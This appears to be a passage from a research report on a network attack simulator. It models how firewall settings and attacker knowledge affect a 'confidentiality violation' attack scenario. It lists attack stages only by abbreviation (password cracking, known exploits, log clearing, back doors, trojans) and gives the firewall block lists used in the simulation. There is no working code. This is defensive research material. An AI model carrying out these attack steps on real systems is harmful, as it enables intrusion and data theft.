


Fig.2.6.19. Changes of parameter NS values for various network and personal firewalls configurations under realization of intention GAR

Changes of parameter NS values for different configurations of firewalls, degrees of protection parameters of attacked host and degrees of hacker’s knowledge about a network are depicted in Fig.2.6.19 as graphical dependences.

The following designations are used in the figure: PP – protection parameters of attacked host; KN – degree of hacker’s knowledge about a network.

2.2. Description of experiments for intention Confidentiality Violation Realization (CVR)

Let us consider the input parameters which influence on efficacy of attacks was investigated at carrying out experiments on intention CVR realization.

Let us present in the beginning the firewall parameters used at intention CVR realization.

At realization of intention CVR, besides intention CVR, some other intentions are used. The first part of these additional intentions (IH, IS, IO, CI, RE, UE, ABE) is for getting information about an attacked network to fulfill the attacks of class CVR. The second part of additional intentions (GAR and EP) is served for getting access to a host and increasing privileges. The third part (GAD, CT, CBD) is intended for gaining additional data, covering tracks and creating back doors for subsequent access to resources of the host attacked.

Let us consider the terminal attacks which are generated at realization of all these intentions (for intentions IH, IS, IO, CI, RE, UE, ABE and GAR, described above at the description of intention GAR realization, we list only abbreviations of these attacks).

Terminal attacks of intention IH (Identification of the running Hosts): STIH, SSIH, DC.

Terminal attacks of intention IS (Identification of the host Services): ST, SS, SFI, SX, SN, SU, HS, SFB, DHS, PS.

Terminal attacks of intention IO (Identification of the host Operating system): TZ, TS, FF, RF, RS, II, IL, MD, IW, MA, IV, IF, IP, ISP, IDOS.

Terminal attacks of intention CI (Collecting of additional Information): IST, AM, NS.

Terminal attacks of intention RE (Resource Enumeration): EDNV, EDC, CNS, ERD, SRE, NV, RMT, SRVC, SRVI, DUMP, LEG, NAT, NETD, NETV.

Terminal attacks of intention UE (Users and groups Enumeration): DNNT, SNMPE, CNS, FUE, UTFTP, EUE, PIUD, ISU, IAS.

Terminal attacks of intention ABE (Applications and Banners Enumeration): TCBG, UNU, FP, UREG, UDUM.

Terminal attacks of intention GAR (Gaining Access to Resources):

CPF, AAF, BFPG, RAH, FCA, PG, AR, UDG, RAM, RA, DIMC, EFE, BO, MMC, UPWS, TH, MP, ABTH, ATH, SF, LA, PF, SA, PD, UF, IFS, APF, WDPF, MUID, MRF, CC.

Terminal attacks of intention EP (Escalating Privilege):

PC, UKE,

where PC – “Password Cracking”, UKE – “Use of Known Exploits”.

Terminal attacks of intention GAD (Gaining Additional Data):

ETR, SCP,

where ETR – “Evaluating Trust Relations”, SCP – “Search for Cleartext password”.

Terminal attacks of intention CVR (Confidentiality Violation Realization):

FRR, RBV,

where FRR – “File(s) Reading Realization”, RBV – “Reading By Virus”.

Terminal attacks of intention CT (Covering Tracks):

CL, HT,

where CL – “Clearing Logs”, HT – “Hiding Tools”.

Terminal attacks of intention CBD (Creating Back Doors):

CRUA, SBJ, ISF, PRCS, IMM, RAT,

where CRUA – “Creating Rogue User Accounts”, SBJ – “Scheduling Batch Jobs”, ISF – “Infecting Startup Files”, PRCS – “Planting Remote Control Services”, IMM – “Installing Monitoring Mechanisms”, RAT – “Replacing Apps with Trojans”.

The full set of attacks generated at realization of intention CVR (104 attacks) is as follows:

STIH, SSIH, DC, ST, SS, SFI, SX, SN, SU, HS, SFB, DHS, PS, TZ, TS, FF, RF, RS, II, IL, MD, IW, MA, IV, IF, IP, ISP, IDOS, IST, AM, NS, EDNV, EDC, CNS, ERD, SRE, NV, RMT, SRVC, SRVI, DUMP, LEG, NAT, NETD, NETV, DNNT, SNMPE, CNS, FUE, UTFTP, EUE, PIUD, ISU, IAS, TCBG, UNU, FP, UREG, UDUM, CPF, AAF, BFPG, RAH, FCA, PG, AR, UDG, RAM, RA, DIMC, EFE, BO, MMC, UPWS, TH, MP, ABTH, ATH, SF, LA, PF, SA, PD, UF, IFS, APF, WDPF, MUID, MRF, CC, PC, UKE, ETR, SCP, FRR, RBV, CL, HT, CRUA, SBJ, ISF, PRCS, IMM, RAT.

In comparison with GAR the following attacks are added to this set: PC, UKE, ETR, SCP, FRR, RBV, CL, HT, CRUA, SBJ, ISF, PRCS, IMM, RAT.

The list of attacks removed from the full set of attacks (31 attacks (30 %)), intended for formation of the list of the attacks forbidden by network firewall, is as follows:

SX, TS, FF, IDOS, IST, DNNT, SNMPE, AR, UDG, UREG, UDUM, FUE, UTFTP, EUE, PIUD, ISU, IAS, RAM, RA, DIMC, MMC, UPWS, LA, PF, SA, MRF, CC, UKE, FRR, CRUA, RAT.

In comparison with GAR the following attacks are added to this set: UKE, FRR, CRUA, RAT.

The list of attacks removed from the full set of attacks (42 attacks (40 %)), intended for formation of the list of the attacks forbidden by personal firewall, is as follows:

SSIH, DC, ST, RS, II, IL, MD, IW, MA, CNS, ERD, SRE, NV, RMT, NETV, CNS, TCBG, UNU, FP, MP, ABTH, ATH, SF, PD, TH, UF, IFS, APF, SRVI, DUMP, LEG, NAT, NETD, CPF, AAF, WDPF, PC, ETR, CL, HT, ISF, PRCS.

In comparison with GAR the following attacks are added to this set: PC, ETR, CL, HT, ISF, PRCS.

Starting from specified argumentations, at carrying out the attacks realizing intention CVR, it was supposed, that depending on protection degree a *network firewall* can block the following terminal level attacks:

1) For “Strong” protection degree from full set of the attacks generated at intention CVR realization, the following 73 attacks (70 %) are chosen:

STIH, SSIH, DC, ST, SS, SFI, SN, SU, HS, SFB, DHS, PS, TZ, RF, RS, II, IL, MD, IW, MA, IV, IF, IP, ISP, AM, NS, EDNV, EDC, CNS, ERD, SRE, NV, RMT, SRVC, SRVI, DUMP, LEG, NAT, NETD, NETV, CNS, TCBG, UNU, FP, CPF, AAF, BFPG, RAH, FCA, PG, EFE, BO, TH, MP, ABTH, ATH, SF, PD, UF, IFS, APF, WDPF, MUID, PC, ETR, SCP, RBV, CL, HT, SBJ, ISF, PRCS, IMM.

In comparison with GAR the following attacks are added to this set: PC, ETR, SCP, RBV, CL, HT, SBJ, ISF, PRCS, IMM.

2) For “None”: - .

The *protection degrees of personal firewall* are as follows:

1) For “Strong” protection degree from full set of the attacks generated at intention CVR realization, the following 62 attacks (60 %) are chosen:

STIH, SS, SFI, SN, SU, HS, SFB, DHS, PS, TZ, RF, IV, IF, IP, ISP, AM, NS, EDNV, EDC, SRVC, BFPG, RAH, FCA, PG, EFE, BO, MUID, SX, TS, FF, IDOS, IST, DNNT, SNMPE, AR, UDG, UREG, UDUM, FUE, UTFTP, EUE, PIUD, ISU, IAS, RAM, RA, DIMC, MMC, UPWS, LA, PF, SA, MRF, CC, UKE, SCP, FRR, RBV, CRUA, SBJ, IMM, RAT.

In comparison with GAR the following attacks are added to this set: UKE, SCP, FRR, RBV, CRUA, SBJ, IMM, RAT.

2) For “None”: - .

Protection parameters of attacked host and parameters defining a hacker’s knowledge about a network are similar to the parameters used at realization of intention GAR.

Examples of the screens, displaying various stages of attack scenario generation for intention CVR, are submitted in Fig.2.6.20 – Fig.2.6.23. The values of input parameters used for the attack scenario are as follows:

- (1) protection degree of network firewall is “None” (2);
- (2) protection degree of personal firewall is “Strong” (1);
- (3) protection degree of host parameters is “Strong” (1);
- (4) degree of a hacker’s knowledge about a network is “Good” (1).

The graphical representation of attack outcome parameters (NS, PIR, PAR, PFB, PRA) values at intention CVR realization for various values of input parameters is displayed in Fig.2.6.24. Designations of experiments groups 1 – 16 in this integral diagram correspond to the same combinations of input parameters as for intention GAR: 1 – (1,1,1,1); 2 – (1,1,1,2); 3 – (1,1,2,1); 4 – (1,1,2,2); 5 – (1,2,1,1); 6 – (1,2,1,2); 7 – (1,2,2,1); 8 – (1,2,2,2); 9 – (2,1,1,1); 10 – (2,1,1,2); 11 – (2,1,2,1); 12 – (2,1,2,2); 13 – (2,2,1,1); 14 – (2,2,1,2); 15 – (2,2,2,1); 16 – (2,2,2,2).




Fig.2.6.20. Example of the screen displaying the attack scenario generation processes of the intention CVR (an initial stage of attack scenario)

Changes of parameters PIR, PAR, PFB, PRA for intention CVR realization under various network and personal firewalls configurations are represented in Fig.2.6.25 – Fig.2.6.28 as graphic dependences.

For construction of these dependences as parameters of x-coordinate the same values as for intention GAR were used: 1 – both network and personal firewalls are active; 2 – only network firewall is active; 3 – only personal firewall is active; 4 – none of firewalls is active.

The main parameters changes under maximal protection of attacked host (“Strong” (1)) and maximal hacker’s knowledge about a network (“Good” (1)) are depicted in Fig.2.6.25.

The main parameters changes under maximal protection of attacked host (“Strong” (1)) and minimal hacker’s knowledge about a network (“Nothing” (2)) are depicted in Fig.2.6.26.

The main parameters changes under minimal protection of attacked host (“None” (2)) and maximal hacker’s knowledge about a network (“Good” (1)) are depicted in Fig.2.6.27.

The main parameters changes minimal protection of attacked host (“None” (2)) and minimal hacker’s knowledge about a network (“Nothing” (2)) are depicted in Fig.2.6.28.

Changes of parameter NS values for different configurations of firewalls, degrees of protection parameters of attacked host and degrees of hacker’s knowledge about a network are depicted in Fig.2.6.29 as graphical dependences.




Fig.2.6.21. Example of the screen displaying the attack scenario generation processes of the intention CVR (a second stage of attack scenario)




Fig.2.6.22. Example of the screen displaying the attack scenario generation processes of the intention CVR (a third stage of attack scenario)




Fig.2.6.23. Example of the screen displaying the attack scenario generation processes of the intention CVR (a final stage of attack scenario)

The total logs of attack traces produced in experiments fulfilled on macro-level are fixed in Appendix A4.1.

The total log of the Attack Simulator run for the intention ABE (“Applications and Banners Enumeration”) realization is presented in paragraph A4.1.1. The log was generated under the following conditions:

- protection degree of network firewall is “Strong” (1);
- an attacked host firewall is absent (3).

The total log of the Attack Simulator run for the intention GAR (“Gaining Access to Resources”) realization is presented in paragraph A4.1.2. The log was generated under the following conditions:

- protection degree of network firewall is “None” (2);
- protection degree of attacked host firewall is “None” (2);
- protection parameters of attacked host are “Weak” (2);
- degree of hacker’s knowledge about a network is “Nothing” (2).

The total log of the Attack Simulator run for the intention CVR (“Confidentiality Violation Realization”) realization is presented in paragraph A4.1.3. The log was generated under the following conditions:

- protection degree of network firewall is “None” (2);
- protection degree of attacked host firewall is “Strong” (1);
- protection parameters of attacked host are “Strong” (1);
- degree of hacker’s knowledge about a network is “Good” (1).

The attributes of the logs correspond to the attributes of the ontology notions **Log** and **LogResult**.




Fig.2.6.24. Integral diagram of attack outcome parameters values for intention CVR




Fig.2.6.25. Changes of parameters PIR, PAR, PFB, PRA values for various network and personal firewalls configurations under realization of intention CVR (protection degree of attacked host is “Strong” (1) and degree of hacker’s knowledge about a network is “Good” (1))




Fig.2.6.26. Changes of parameters PIR, PAR, PFB, PRA values for various network and personal firewalls configurations under realization of intention CVR (protection degree of attacked host is “Strong” (1) and degree of hacker’s knowledge about a network is “Nothing” (2))

